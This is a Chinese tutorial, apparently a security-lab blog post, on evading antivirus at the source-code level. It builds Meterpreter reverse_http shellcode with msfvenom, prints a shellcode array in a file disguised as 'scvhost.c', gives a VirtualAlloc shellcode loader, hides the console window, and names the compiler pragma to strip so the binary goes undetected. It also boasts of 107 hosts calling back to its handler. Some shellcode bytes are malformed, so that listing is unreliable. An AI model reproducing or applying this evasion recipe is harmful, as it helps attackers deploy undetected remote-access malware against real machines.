

简单的源码免杀过 av

1、前言

经常看到各种免杀的例子，源码免杀、二进制免杀、加载器免杀等等，最近来学习了一下源码层面的免杀，在实验过程中与杀软对抗最终成功免杀，写下本文做个记录。

2、shellcode 生成和二进制文件编译

开始前有个小插曲，用 360 扫了扫之前编译的样本，当时 v 站查杀率 1/72(提交到 v 站后 cs 一共上线了 107 台主机，emm):

One engine detected this file

1 / 72

Community Score

184.10 KB Size

2020-06-06 a moment

DETECTION	DETAILS	COMMUNITY
SecureAge APEX	① Malicious	Acronis <input checked="" type="checkbox"/> Undetected
Ad-Aware	<input checked="" type="checkbox"/> Undetected	AegisLab <input checked="" type="checkbox"/> Undetected
AhnLab-V3	<input checked="" type="checkbox"/> Undetected	Alibaba <input checked="" type="checkbox"/> Undetected
ALYac	<input checked="" type="checkbox"/> Undetected	Antiy-AVL <input checked="" type="checkbox"/> Undetected
Arcabit	<input checked="" type="checkbox"/> Undetected	Avast <input checked="" type="checkbox"/> Undetected

雷石安全实验室

今天扫描的时候：



啊... Q 哒不妞 Q(Qwq)



好了不说了 进入正题 首先我们使用 msfvenom 生成 C 语言 shellcode:


话不多说，先编译上线测试，启动 msf 监听：

```
handler -p windows/meterpreter/reverse_http -H 0.0.0.0 -P 6666
```

```
C:\Users\Administrator>msfconsole -q
[*]
[*] * WARNING: No database support: No database YAML file
[*]
msf5 > handler -p windows/meterpreter/reverse_http -H 0.0.0.0 -P 6666
[*] Payload handler running as background job 0.
msf5 >
[*] Started HTTP reverse handler on http://0.0.0.0:6666
```




另一边编译源码，生成 exe:



```
scvhost.c
28  "\x83\xc4\x30\xf0\x49\tc\x55\xa9\xbF\x2c\x67\x5a\xd9\x0f\x38"
29  "\xd0\x69\x3a\xe5\x59\xe0\x91\x06\xd0\xcF\xe0\bd\x3e3\F5\xa4"
30  "\x2a\xf3\x4d\xe7\x5c\xac\x92\xe1\x5c\xd8\xff\xc1\x07\x44\x95"
31  "\xeb\x59\xe0\x83\x63\x5d\x07\x44\xe3\xe4\xe7\xbc\xbb\xa2\x86"
32  "\x74\xbe\x59\xb4\x8d\x6d\xed\x87\xca\xf5\xc1\xde\x89\xd2\x5b"
33  "\x17\xd6\xe0\x5a2\xb0\xf9\x39\xf7\x74\x66\xba\xf7\xf9\x37"
34  "\xd7\xd9\x56\xbe\x45\xeF\x01\x7a\xda\xda\x2b\xb7\x78\xf8\x94"
35  "\x16\xa8\xbb\xe1\x16\x0c\x10\x7c\x3e3\xe2\xe0\xf4\xca\x75\x73"
36  "\x7d\x28\x90\x0a0\x52\x2c\xf7\x0b\xf5\xba\x60\x65\x6b\xe9\x27"
37  "\x32\xf9\x2c\x94\x92\x0b\x9c\xcc\xa9\xaa\x0b\x0e\x70\x51\x2f"
38  "\xb6\x09\x09\xe3\xa0\x47\x7a\xe3\x0f\x7f\xac\x94\xe1\x72\x2d"
39  "\xf3\xdb\x9e\x78\xce\x7b\xff\x5b\xf7\x62\xab\x7b\xcd\x45\x5b"
40  "\xc4\xa9\x29\x69\x96\x2b\xdf\x031\x7f\x65\x46\x03\x0e\x08\xfcd"
41  "\x65\x60\xf3\x0b\x75\xda\x3d\x69\x0e\x34\x23\x49\x6b\x9b"
42  "\x63\xa8\xa4\xc2\x6c\xbe\xfa\x6c\x7d\xad\x7f\xad\x07a\x94\x50"
43  "\x6f\xf3\x4f\x2a\xa1\xch\x39\xdf\x97\x48\x9e\x98\x1c\x51\x90"
44  "\x54\x64\x36\xdf\xfd\x30\x97\x92\x38\x87\x9b\x8f\x95\x31\x96"
45  "\xd5\xe0\x10\x30\x57\x96\x66\xfe\x95\x16\x5e\x17\xce0\xf7\x17"
46  "\x29\x1f\x8e\x4d7\x64\x08\xe6\xf0\xe1\x54\xe3\x7a\xfd\x4b\x8c"
47  "\xe5\x94\x57\x54\x95\xa1\x6c\x9c\x50\xa2\xdc\xe0\xac\xa2\xff"
48  "\x51\x25\x24\x17\xe0\xae\x55\x21\x55\xff1\x55\x59\x62\x5a\x37"
49  "\xf0\x69\x77\xae\x08\x48\x43\xfe\x86\x29\xe0\xf1\xdd\x2c\x75"
50  "\xad\x42\x5e\x1f\x49\x75\x3f\xbc\x91\x24\xdc\xe5\x45\xe0\x6d"
51  "\x17\x3b\x02\x1a\x3f\x2d\x19\x46\x9b\x7c\xae\x29\x1c\x63\x34"
52  "\xf8\x83\x45\x7f\x54\xd7\x1b\x8c\x83\x55\xff\x83\x0d\x59\x19"
53  "\x2c\x64\xbc\x75\x26\xbb\x96\xf2\x54\x73\x17\x66\x5d\x8e\x58"
54  "\x6b\xf8\x4b\xe5\x68\x23\x4f\xd1\xec\x3d\xf7\x04\xe1\x3a\x59"
55  "\x13\xfe\xa5\x2d\x29\x13\x3c\x05\x3d\x8d\xfe\x9f\x81\xce\x24"
56  "\x06\x49\x7c\xf0xc1\xa5\xdc\x68\xc1\x51\x20\x57\x9e\x3a\x22"
57  "\x10\x75\x83\x20\x7c\x8a\x36\x58\x1b\xbc\xba\x75\x61\xda\x43"
58  "\xa7\xa1\x2d\xba\xab\x75\x7f\x83\xbe\x69\xde\x08\x8d\x8c\xf1"
59  "\x55\xb4\xe0\xf0\x39\x35\x8c\xeF\x06\x07\x73\x45\xdf\x05\xb4"
60  "\xf4\x44\x54\x76\x59\x34\x8e\x6a\x2d\x11\x51\x08\x50\x8b\x2a"
61  "\x39\xff\x19\xdf\x08\xcc\x07";
```



双击执行 exe,msf 上线:



执行过程发现没有被拦截, 看起来这已经免杀了:




好的, 免杀成功, 本文结束。

3、VS 免杀测试


结束是不可能结束的，不然怎么混篇幅，只能换个不免杀的编译器，被杀了再随便改改源码这样子。

用 VS2019 来编译源码，启动 vs:





是吧，被发现了，我们将恶意代码全部删除后编译，发现还是被杀：



emmm? 怎么办啊，这都杀!?! 其实有朋友应该注意到了下面这段代码，好吧，我是故意没删的，因为特征就是在这：

```
#pragma comment( linker, "/subsystem:\"windows\" /entry:\"mainCRTStartup\"")
```

接下来将这段代码删除，重新生成 exe，然后进行扫描，发现成功过了杀软：




vs 编译的这个内联加载不能正常上线，修改下加载方法：

```
#include<stdio.h>
#include<windows.h>
#include <time.h>
int main(int argc, char const* argv[])
{
    unsigned char buf[] ="shellcode";
    void* exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
    return 0;
}
```

那么编译执行后会有个 DOS 窗口：



这里我们 ShowWindow 函数来隐藏窗体：




需要两个参数：

一个是程序窗口句柄，可以通过 GetConsoleWindow 来获得当前窗口句柄，

另一个是 int 类型的 nCmdShow，来控制窗口的状态。这里使用 SW_HIDE 来隐藏窗口：

另一个是 `HCMDSHOW`，来控制窗口的状态，这里使用 `SW_HIDE` 来隐藏窗口。




The screenshot shows the Windows API documentation for the `ShowWindow` function. On the left, a search filter is set to "Filter by title" and the `ShowWindow function` is selected. The main content area provides details for the `nCmdShow` parameter, which is of type `int`. It explains that this parameter controls how the window is shown and lists several possible values in a table.

Value	Meaning
<code>SW_FORCEMINIMIZE</code> 11	Minimizes a window, even if the thread that owns the window is not responding. This flag should only be used when minimizing windows from a different thread.
<code>SW_HIDE</code> 0	Hides the window and activates another window.
<code>SW_MAXIMIZE</code> 3	Maximizes the specified window.
<code>SW_MINIMIZE</code> 6	Minimizes the specified window and activates the next top-level window in the Z order.

```
ShowWindow(GetConsoleWindow(), SW_HIDE);
```

然后再编译执行和免杀测试，可以看到免杀且无窗口：



4、参考

<https://www.zhihu.com/question/282945808>

https://blog.csdn.net/zac_sian/article/details/46778285

<https://docs.microsoft.com/en-us/windows/console/getconsolewindow>

<https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-showwindow>